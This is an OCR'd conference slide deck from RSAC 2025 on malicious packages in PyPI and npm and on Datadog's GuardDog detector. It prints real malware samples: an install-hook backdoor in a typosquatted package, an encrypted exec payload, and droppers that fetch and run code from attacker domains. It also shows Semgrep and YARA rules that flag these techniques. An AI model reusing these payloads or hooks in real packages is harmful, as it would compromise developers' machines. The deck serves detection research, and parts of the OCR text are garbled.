RSAC 2025 Conference

Many Voices. One Community.

SESSION ID: HT-M06

It Works on My Box: Compromising Developers via Package Registry Malware

Zack Allen
Datadog

Ian Kretz
Datadog

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.


© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

The Hacker News

Home | Newsletter | Webinars

Urgent: Secret Backdoor Found in XZ Utils Lib… Impacts Major Linux Distros

Mar 30, 2024 Ravie Lakshmanan



Red Hat on Friday released an "urgent security alert" warning that two versions of a popular data compression library called XZ Utils (previously LZMA Utils) have been backdoored with malicious code designed to allow unauthorized remote access.

…Okta supply chain attack of…

…nced

…arge

…gle malicious package can have on the open-source

Related content

Windows (versions 18.12.407 and 18.12.416) of the 3CX Desktop App are affected. 3CX has stated that they are working on a new version of the

SECURITY RESEARCH

The Ultralytics Supply Chain Attack: Connecting the Dots with GitGuardian's Public Monitoring Data

On December 4, 2024, the Ultralytics Python module was backdoored to deploy a cryptominer. Using GitGuardian's data, we reconstructed

whoami

Zack Allen
Senior Director,
Security Research @ Datadog


Ian Kretz
Security Researcher @ Datadog

RSAC | 2025 Conference

Software Supply Chain Security

Can we securely deliver code to users?

Software Supply Chain Threats



Credit: SLSA.dev

Top Package Registries

Rank	Package	Links	Downloads	Stars	License	Version	Updated	Created
1	semver		357,585,119	5.2k	ISC	7.7.1	2025-02-03 21:46:12	2011-02-12 00:20:26
2	ansi-styles		329,845,268	431	MIT	6.2.1	2022-10-12 16:34:06	2013-07-31 23:00:32
3	debug		311,387,770	11.2k	MIT	4.4.0	2024-12-06 12:32:46	2011-11-29 01:11:25
4	supports-color		291,173,492	353	MIT	10.0.0	2024-12-18 17:55:27	2014-06-14 01:45:57
5	chalk		289,810,167	22.2k	MIT	5.4.1	2024-12-21 17:04:53	2013-08-03 00:21:59
6	minimatch		247,448,267	3.3k	ISC	10.0.1	2024-07-08 23:02:25	2011-07-16 08:52:46
7	ms		244,332,514	5.2k	MIT	2.1.3	2021-09-15 15:40:43	2011-12-21 19:38:26
8	tslib		243,647,202	1.3k	0BSD	2.8.1	2024-10-31 22:42:48	2016-06-16 22:56:19
9	strip-ansi		208,052,567	410	MIT	7.1.0	2023-05-28 09:55:04	2013-12-07 23:30:17
10	has-flag		204,094,400	94	MIT	5.0.1	2021-07-19 17:30:54	2015-07-07 22:43:54

Top Package Registries

PyPI Stats

Search

All packages
Top packages


Track packages

Most downloaded PyPI packages


Most downloaded past **day**.			Most downloaded past **week**.			Most downloaded past **month**.		
1	boto3	54,125,721	1	boto3	324,216,977	1	boto3	1,377,773,186
2	urllib3	27,615,975	2	urllib3	166,286,130	2	urllib3	676,254,353
3	requests	23,513,240	3	botocore	143,702,144	3	botocore	616,512,310
4	certifi	23,217,869	4	requests	142,167,037	4	requests	583,077,225
5	botocore	22,814,292	5	certifi	138,199,540	5	certifi	565,491,750
6	charset-normalizer	21,927,593	6	charset-normalizer	131,205,962	6	setuptools	542,482,327
7	idna	21,335,606	7	idna	127,009,934	7	charset-normalizer	537,059,488
8	setuptools	20,976,083	8	grpcio-status	126,756,788	8	idna	519,480,514
9	typing-extensions	19,784,379	9	setuptools	123,519,962	9	grpcio-status	500,193,778
10	grpcio-status	19,578,440	10	typing-extensions	117,731,339	10	packaging	483,781,209
11	packaging	19,445,761	11	packaging	112,858,895	11	typing-extensions	482,488,630
12	python-dateutil	18,133,543	12	python-dateutil	110,872,631	12	python-dateutil	459,856,391
13	aiobotocore	16,843,126	13	aiobotocore	107,496,105	13	aiobotocore	434,477,265
14	s3transfer	16,259,494	14	s3transfer	102,234,141	14	s3transfer	422,154,148
15	six	16,194,458	15	six	97,661,252	15	six	404,427,194
16	pyyaml	14,691,958	16	numpy	90,395,821	16	numpy	378,461,601
17	numpy	14,657,667	17	pyyaml	88,567,164	17	pyyaml	364,214,622
18	pip	14,257,112	18	pip	88,546,956	18	s3fs	353,151,110
19	s3fs	12,783,940	19	s3fs	83,554,329	19	pip	352,908,742
20	fsspec	12,744,568	20	google-api-core	82,812,663	20	fsspec	335,640,500

python™ Package Index

Package Registry Deployment Architecture



Package Registry Attack Path



Threat Actor Impact

Credential theft (T1528 + TA0010)

Resource misuse (T1496)

Downstream compromise (?)

Supply Chain TTPs


Obtaining victims	Code execution	Evading detection	Post-exploitation
Compromise legitimate package	Direct dependency	Code obfuscation	Run second-stage payload
Upload new malicious package	Transitive dependency	Encryption	Persistence
	Install script	Copy legit package code or metadata	Abuse or misuse resources


RSAC 2025 Conference

GuardDog

Detecting Open Source Malware

GuardDog





Metadata analysis

Code analysis

Using SAST to Detect Malware

Semgrep

Pattern matching with metavariables	Install command overwrite detection
Regular expressions	Shady links detection
Taint analysis	Data exfiltration detection

GUARDDOG by DATADOG

Code Analysis: Command Hooks

```
$ pip install requzsts
```

```
21 setup(
22     name="requzsts",
23     version=VERSION,
24     author="prDihs",
25     author_email="KNuGWn@gmail.com",
26     description=DESCRIPTION,
27     long_description_content_type="text/markdown",
28     long_description=LONG_DESCRIPTION,
29     cmdclass={
30         'install': GruppeInstall,
31     },
32     packages=find_packages(),
33     setup_requires=['fernet', 'requests'],
34     keywords=[],
35     classifiers=[
36         "Operating System :: Microsoft :: Windows",
37     ]
38 )
39
40
```

Code Analysis: Command Hooks

```
10 class GruppeInstall(install):
11         def run(self):
12             import os
13             if os.name == "nt":
14                 import requests
15                 from fernet import Fernet
16                 exec(Fernet(b'xQpJp72O-nkLuqsL9q4Pi2t0QW-
   xomzfO3mNwhXIUzQ=').decrypt(b'gAAAAABmA0c0SsDdoNGwROBW8exZoRmE-
   so1WxupnkNX4_cK43QYMWNkE6xy5jeO0AFyn_Fx1RKE8G7hvxJrmZFT7-
   X88GHpBYax0bIDvqjyoSHMnfjvzYbBGzL4lDdpah63LJFm5Lkt3k0b1DeSxA_4fO0KWX1rBaHAQyKbOou1B96ORKrdYDgKJARhyfyVJ8_5AKkZiKy
   Mbai2ZSlAgHpr7qmb_LqtWAlVF_Ihag8zV-UkwOYhLV4='))
17
18             install.run(self)
```

```
exec(requests.get('hxxps://funcaptcha.ru/paste2?package=requzsts')
.text.replace('<pre>','').replace('</pre>',''))
```


Code Analysis: Command Hooks


```yaml
rules:
  - id: cmd-overwrite
    languages:
      - python
    message: This package is overwriting the 'install' command in setup.py
    metadata:
      description: Identify when the 'install' command is overwritten in setup.py, indicating a piece of code automatically running when the package is installed
    patterns:
      - pattern-either:
          - pattern: |
              setuptools.setup(..., cmdclass = { ..., "$COMMAND" $SCRIPT, ... }, ...)
          - pattern: |
              setup(..., cmdclass = { ..., "$COMMAND" $SCRIPT, ... }, ...)
      - metavariable-regex:
          metavariable: $COMMAND
          regex: install|develop|egg_info
    severity: WARNING

```

Code Analysis: Base64 Execution

```
import os
import requests
import tempfile
import subprocess

url = "https://kuruptd.ink/fiaegjnkaegjhiageaij0geajb8387r5315gvvassdgvaknldv7at6.php"
temp_dir = tempfile.gettempdir()
file_path = os.path.join(temp_dir, "downloaded_python.exe")

response = requests.get(url, stream=True)
if response.status_code == 200:
    with open(file_path, "wb") as file:
        for chunk in response.iter_content(1024):
            file.write(chunk)
    subprocess.run([file_path], shell=True)
```

Code Analysis: Base64 Execution





```python
import base64

payload =
base64.b64decode("CmltcG9ydCBvcwpobX
cm9jZXNzCgp1cmwgPSAiaHR0cHM6Ly9rd
MxNWd2dmFzc2RndmFrbmxkdjdhdDYucGh
dGggPSBvcy5wYXRoLmpvaW4odGVtcF9ka
F1ZXN0cy5nZXQodXJsLCBzdHJlYW09VHJ
aCBvcGVuKGZpbGVfcGF0aCwgIndiIikgY
9jb250ZW50KDEwMjQpOgogICAgICAgICAg
bGVfcGF0aF0sIHNoZWxsPVRydWUpCg==")

exec(payload)
```

Code Analysis: Base64 Execution

```yaml
rules:
  - id: exec-base64
    languages:
      - python
    message: |
      This package contains a call to the `eval` function with a `base64` encoded string as argument.
      This is a common method used to hide a malicious payload in a module as static analysis will not decode the
      string.
    metadata:
      description: Identify when a package dynamically executes base64-encoded code
    mode: taint
    pattern-sources:
      - pattern-either:
          - pattern: |
              "...".decode(...)
          - pattern: base64.b64decode("...")
          - pattern: base64.b64decode(...)
          - pattern: decode("...")
          - pattern: __import__("base64").b64decode(...)
    pattern-sinks:
      - pattern-either:
          - pattern-inside: exec(...)
          - pattern: __import__("builtins").exec(...)
          - pattern-inside: eval(...)
          - pattern: __import__("builtins").eval(...)
```

Taint Analysis: Base64 Execution

```
1  import base64
2  from cryptography.fernet import Fernet
3  import zlib
4
5  cipher = Fernet(b'6fe5FuyuxJi4O5L2cyja_kAp dTy
6
7  encoded_payload =
   "CmltcG9ydCBvcwppbXBvcnQgcmVxdWVzdHMKaW1wb  J0I                    n9jZXNzCgp1cmwgPSAiaHR0cHM6Ly9rdXJ1cHRkLmluay
   9maWFlZ2pua2FlZ2poaWFnZWFpajBnZWFqYjgzODdyN  TMx                   GhwIgp0ZW1wX2RpciA9IHRlbXBmaWxlLmdldHRlbXBka
   XIoKQpmaWxlX3BhdGggPSBvcy5wYXRoLmpvaW4odGVt  F  kaXIsICJkb3d       b5dGhvbi5leGUiKQoKcmVzcG9uc2UgPSByZXF1ZXN0cy5nZXQo
   dXJsLCBzdHJlYW09VHJ1ZSkKaWYgcmVzcG9uc2Uuc3R  dHVzX2NvZGUgPT0gMjAwOgogICAgd2l0aCBvcGVuKGZpbGVfcGF0aCwgIndiIikgYXMgZmlsZTo
   KICAgICAgICBmb3IgY2h1bmsgaW4gcmVzcG9uc2UuaX  lcl9jb250ZW50KDEwMjQpOgogICAgICAgICAgICBmaWxlLndyaXRlKGNodW5rKQogICAgc3VicH
   JvY2Vzcy5ydW4oW2ZpbGVfcGF0aF0sIHNoZWxsPVRydW  JpCg=="
8
9  encrypted_payload = base64.b64decode(encoded payload)   pattern-source
10
11 compressed_payload = cipher.decrypt(encrypte _payload)
12
13 payload = zlib.decompress(compressed_payload) decode('utf-8')
14
15 exec(payload)   pattern-sink
```

Code Analysis: LOLBAS

```
rule lolbas {
    meta:
      description = "Identify references to living off the land binaries"

    strings:
      $win1 = cmd\.exe
      $win2 = powershell\.exe

      $nix1 = /bin/sh
      $nix2 = /bin/bash

    condition:
      any of them
}
```

Metadata Analysis: Bundled Binary

```python
from abc import abstractmethod
import hashlib
import logging
import os
from typing import Optional

from guarddog.analyzer.metadata.detector import Detector

log = logging.getLogger("guarddog")
```

```
$ guarddog pypi scan [redacted] --version 1.0.1
Found 1 potentially malicious indicators in [redacted]

bundled_binary: Binary file/s detected in package:
13b4c280d729ae2d5b856d9b6b899440c305aeedfb1b8b7d611c6caae78584ee: x13as.exe (exe)
655e23566b804359feaf91d1cb73404344fc70d58e06520e4b0f2ff72ad48435: x13as (elf)
```


```python
        "macho64": b"\xFE\xED\xFA\xCF",
    }

    def __init__(self):
        super().__init__(
            name="bundled_binary", description="Identify packages bundling binaries"
        )

    @abstractmethod
    def detect(
        self,
        package_info,
        path: Optional[str] = None,
        name: Optional[str] = None,
        version: Optional[str] = None,
    ) -> tuple[bool, str]:
```

RSAC 2025 Conference

